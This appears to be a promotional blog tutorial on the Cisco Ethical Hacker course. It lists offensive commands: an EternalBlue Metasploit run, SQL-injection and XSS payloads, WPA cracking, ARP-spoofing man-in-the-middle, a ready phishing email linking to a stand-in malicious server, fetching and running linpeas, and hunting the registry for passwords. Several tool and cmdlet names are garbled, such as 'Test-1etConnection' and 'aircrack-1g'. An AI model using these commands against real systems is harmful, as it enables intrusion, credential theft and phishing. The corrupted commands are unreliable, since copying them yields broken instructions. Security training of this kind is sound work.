Listen to this Post
Introduction

Ethical hacking, also known as penetration testing or white-hat hacking, involves systematically probing computer systems, networks, and applications to identify security vulnerabilities before malicious actors can exploit them. The Cisco Networking Academy Ethical Hacker course provides a structured, hands-on approach to learning offensive security techniques through an immersive 70-hour curriculum that combines self-study with practical Capture the Flag (CTF) challenges. This certification validates a candidate’s ability to identify, exploit, and mitigate cybersecurity vulnerabilities across diverse environments using real-world scenarios.
Learning Objectives & Secrets
- Objective 1: Master Information Gathering and Reconnaissance – Learn to perform passive and active reconnaissance using OSINT tools, network scanning, and enumeration techniques to map target infrastructures.
-
Objective 2: Execute Vulnerability Scanning and Analysis – Secret tip: Go beyond automated scanning by combining tools like Nmap, Nikto, and OpenVAS with manual verification to reduce false positives and uncover logic flaws that scanners miss.
-
Objective 3: Plan and Scope Penetration Testing Assessments – Secret tip: Always define clear rules of engagement, scope boundaries, and testing windows before any assessment. Document every step for repeatable results and proper reporting.
You Should Know
1. Information Gathering and Reconnaissance Techniques
Information gathering is the foundation of any successful penetration test. This phase involves collecting data about the target system, network, or organization to identify potential attack vectors.
Step-by-step guide:
- Passive Reconnaissance: Use OSINT tools to gather information without directly interacting with the target. Search public records, social media, and DNS records.
- Active Reconnaissance: Perform network scanning to discover live hosts, open ports, and running services.
- Enumeration: Extract detailed information about users, shares, and services from discovered systems.
Essential Linux Commands:
 Network scanning with Nmap
nmap -sV -sC -A -T4 192.168.1.0/24

DNS enumeration
dnsrecon -d example.com -t axfr

WHOIS lookup
whois example.com

Subdomain enumeration
gobuster dns -d example.com -w /usr/share/wordlists/subdomains.txt

OSINT gathering with theHarvester
theHarvester -d example.com -b google
Windows Commands (PowerShell):
 Ping sweep
1..254 | ForEach-Object { Test-Connection -ComputerName "192.168.1.$_" -Count 1 -Quiet }

Port scanning with Test-1etConnection
Test-1etConnection -ComputerName 192.168.1.100 -Port 80

DNS resolution
Resolve-DnsName example.com
2. Vulnerability Scanning and Exploitation
Vulnerability scanning identifies known weaknesses in systems and applications. The Cisco Ethical Hacker course emphasizes understanding both the tools and the underlying vulnerabilities.
Step-by-step guide:
- Scan Configuration: Configure your vulnerability scanner with appropriate policies and credentials for authenticated scanning.
- Execute Scan: Run the scan against target systems within the defined scope.
- Analyze Results: Review findings, prioritize by severity, and verify critical vulnerabilities manually.
- Exploit Verification: Use exploitation frameworks to confirm vulnerability existence and impact.
Linux Tools and Commands:
 Install vulnerability scanning tools
sudo apt update
sudo apt install -y nmap nikto openvas metasploit-framework sqlmap

Web server vulnerability scanning with Nikto
nikto -h http://192.168.1.100

SQL injection testing with SQLMap
sqlmap -u "http://target.com/page?id=1" --dbs

Launch Metasploit framework
msfconsole
msf > use exploit/windows/smb/ms17_010_eternalblue
msf > set RHOSTS 192.168.1.100
msf > exploit

OpenVAS vulnerability scanning
gvm-cli --gmp-username admin --gmp-password password socket --socket-path /var/run/gvmd.sock --xml "<get_tasks/>"
Windows Tools:
 Using Invoke-WebRequest for basic vulnerability checks
Invoke-WebRequest -Uri http://192.168.1.100 -Method Head

Using built-in Windows tools for network analysis
netsh advfirewall show allprofiles
Get-1etTCPConnection -State Listen
3. Exploiting Wired and Wireless Networks
Network exploitation targets vulnerabilities in network protocols, services, and wireless communications.
Step-by-step guide:
- Wireless Network Discovery: Identify available wireless networks and their security configurations.
- WPA/WPA2 Cracking: Capture handshake packets and attempt to crack passwords using wordlists.
- Man-in-the-Middle Attacks: Intercept and manipulate network traffic between clients and servers.
- Network Service Exploitation: Target vulnerable network services like SMB, RDP, or SSH.
Linux Wireless Commands:
 Put wireless card in monitor mode
airmon-1g start wlan0

Scan for wireless networks
airodump-1g wlan0mon

Capture WPA handshake
airodump-1g -c 6 --bssid 00:11:22:33:44:55 -w capture wlan0mon

Crack WPA handshake with aircrack-1g
aircrack-1g -w /usr/share/wordlists/rockyou.txt capture-01.cap

ARP spoofing for MITM attacks
arpspoof -i eth0 -t 192.168.1.1 192.168.1.100
Windows Network Commands:
 View wireless networks
netsh wlan show networks mode=Bssid

View network connections
netstat -an | findstr LISTENING

ARP table viewing
arp -a
4. Exploiting Application-Based Vulnerabilities
Application-layer attacks target web applications, APIs, and software vulnerabilities.
Step-by-step guide:
- Web Application Mapping: Use tools like Burp Suite or OWASP ZAP to map application endpoints.
- Input Validation Testing: Test for SQL injection, XSS, CSRF, and other OWASP Top 10 vulnerabilities.
- Authentication Testing: Attempt to bypass authentication mechanisms and test session management.
- API Security Testing: Validate API endpoints for improper authorization and data exposure.
Linux Web Application Testing Commands:
 Directory and file discovery with Gobuster
gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt

SQL injection with SQLMap advanced options
sqlmap -u "http://target.com/login.php" --data "user=admin&pass=test" --level=5 --risk=3

XSS payload testing with curl
curl -X GET "http://target.com/search?q=<script>alert(1)</script>"

API endpoint fuzzing with ffuf
ffuf -u http://target.com/api/FUZZ -w /usr/share/wordlists/api-endpoints.txt

WebSploit for automated web vulnerability scanning
websploit
ws > use web/sql_injection
ws > set URL http://target.com
ws > run
Windows Web Testing Tools:
 Using PowerShell for basic web requests
$headers = @{"User-Agent"="Mozilla/5.0"}
Invoke-WebRequest -Uri "http://target.com" -Headers $headers

Testing with curl (available in Windows 10/11)
curl -X POST http://target.com/api/login -H "Content-Type: application/json" -d "{\"user\":\"admin' OR '1'='1\"}"
5. Social Engineering Attacks and Mitigation
Social engineering exploits human psychology rather than technical vulnerabilities.
Step-by-step guide:
- Reconnaissance: Gather information about employees, organizational structure, and communication patterns.
- Phishing Campaign: Create convincing phishing emails that mimic legitimate communications.
- Vishing and SMiShing: Conduct voice and SMS-based social engineering attacks.
- Physical Social Engineering: Attempt physical access through impersonation or tailgating.
Essential Tools and Commands:
 Install Social Engineering Toolkit (SET)
sudo apt install setoolkit

Launch SET
setoolkit

SET menu options:
 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules

Create a phishing email template
cat > phishing_template.txt << EOF
Subject: Urgent: Account Verification Required

Dear Employee,

Our security system has detected unusual activity on your account.
Please verify your credentials immediately by clicking the link below:
http://malicious-server.com/verify

Failure to verify within 24 hours will result in account suspension.

IT Security Team
EOF
Mitigation Strategies:
- Implement security awareness training programs.
- Use multi-factor authentication to prevent credential theft.
- Establish clear policies for verifying identity before sharing sensitive information.
- Conduct regular simulated phishing exercises to test employee vigilance.
6. Reporting and Post-Exploitation Analysis
The final phase involves documenting findings, recommending mitigations, and ensuring vulnerabilities are properly addressed.
Step-by-step guide:
- Document Findings: Create detailed reports for each vulnerability discovered.
- Risk Assessment: Assign severity ratings based on CVSS scores and business impact.
- Remediation Recommendations: Provide clear, actionable steps to fix each vulnerability.
- Post-Exploitation Analysis: Identify lateral movement opportunities and data exfiltration paths.
Post-Exploitation Linux Commands:
 Privilege escalation enumeration with LinPEAS
wget https://github.com/carlospolop/PEASS-1g/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh

File system analysis
find / -type f -perm -4000 2>/dev/null  SUID binaries
find / -type f -perm -2000 2>/dev/null  SGID binaries

Process and service enumeration
ps aux
systemctl list-units --type=service

Network connection analysis
netstat -tulpn
ss -tulpn

Log analysis
journalctl -xe | tail -50
grep -r "error" /var/log/
Windows Post-Exploitation (PowerShell):
 Privilege escalation checks
whoami /priv
Get-WmiObject -Class Win32_UserAccount

Process and service enumeration
Get-Process
Get-Service

Network connection analysis
netstat -ano
Get-1etTCPConnection

Registry analysis for sensitive data
Get-ChildItem -Path "HKLM:\SOFTWARE" -Recurse | Select-String -Pattern "password"
What Undercode Say
- Key Takeaway 1: The Cisco Ethical Hacker certification provides a strong foundation in offensive security – The 70-hour course covers everything from reconnaissance to exploitation and reporting. While it’s considered more beginner-friendly than advanced certifications like CEH or OSCP, it offers excellent hands-on practice through gamified labs and real-world scenarios. The skills-based hiring trend means this certification can be a gateway to new career opportunities in cybersecurity.
-
Key Takeaway 2: Practical application is essential for mastery – The course emphasizes Capture the Flag challenges and hands-on labs, which are crucial for developing real-world skills. Combining the Cisco certification with continuous practice using tools like Nmap, Metasploit, and Burp Suite will significantly enhance your capabilities. The cybersecurity skills shortage means certified professionals can command salaries around $120,360 for offensive security roles.
Analysis: The cybersecurity landscape continues to evolve rapidly, with organizations facing an increasing number of sophisticated threats. The Cisco Ethical Hacker certification addresses this by providing accessible, high-quality training that bridges the gap between theoretical knowledge and practical application. The gamified approach and integration with Capture the Flag challenges make learning engaging while building muscle memory for real incident response scenarios. As employers increasingly value demonstrable skills over traditional credentials, this certification offers a tangible way to prove competence in offensive security. The free availability of the course also democratizes access to cybersecurity education, potentially helping to close the global cybersecurity skills gap.
Prediction
- +1 The Cisco Ethical Hacker certification will become increasingly valuable as organizations prioritize proactive security measures and skills-based hiring. The gamified learning approach and free accessibility will attract a diverse pool of talent, helping to address the global cybersecurity workforce shortage.
-
+1 Integration of AI and machine learning into ethical hacking tools will accelerate, with Cisco likely incorporating AI-assisted vulnerability detection and automated exploitation capabilities into future course iterations. This will make penetration testing more efficient while requiring ethical hackers to understand AI security implications.
-
-1 The democratization of ethical hacking training may lead to an increase in script-kiddie activity and misuse of hacking tools by individuals lacking proper ethical grounding. Cisco’s emphasis on ethics and responsible disclosure is critical to mitigating this risk.
-
-1 As more organizations adopt cloud and IoT environments, the attack surface expands exponentially. Ethical hackers will need to continuously update their skills to address emerging threats in these domains, making lifelong learning essential for career sustainability.
-
+1 The Cisco Certificate in Ethical Hacking will likely gain industry recognition comparable to established certifications, creating new career pathways for individuals entering cybersecurity from non-traditional backgrounds. The combination of free training and validated skills assessment positions this certification as a powerful equalizer in the cybersecurity job market.
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=3Kq1MIfTWCE
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e9TZdqVi – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


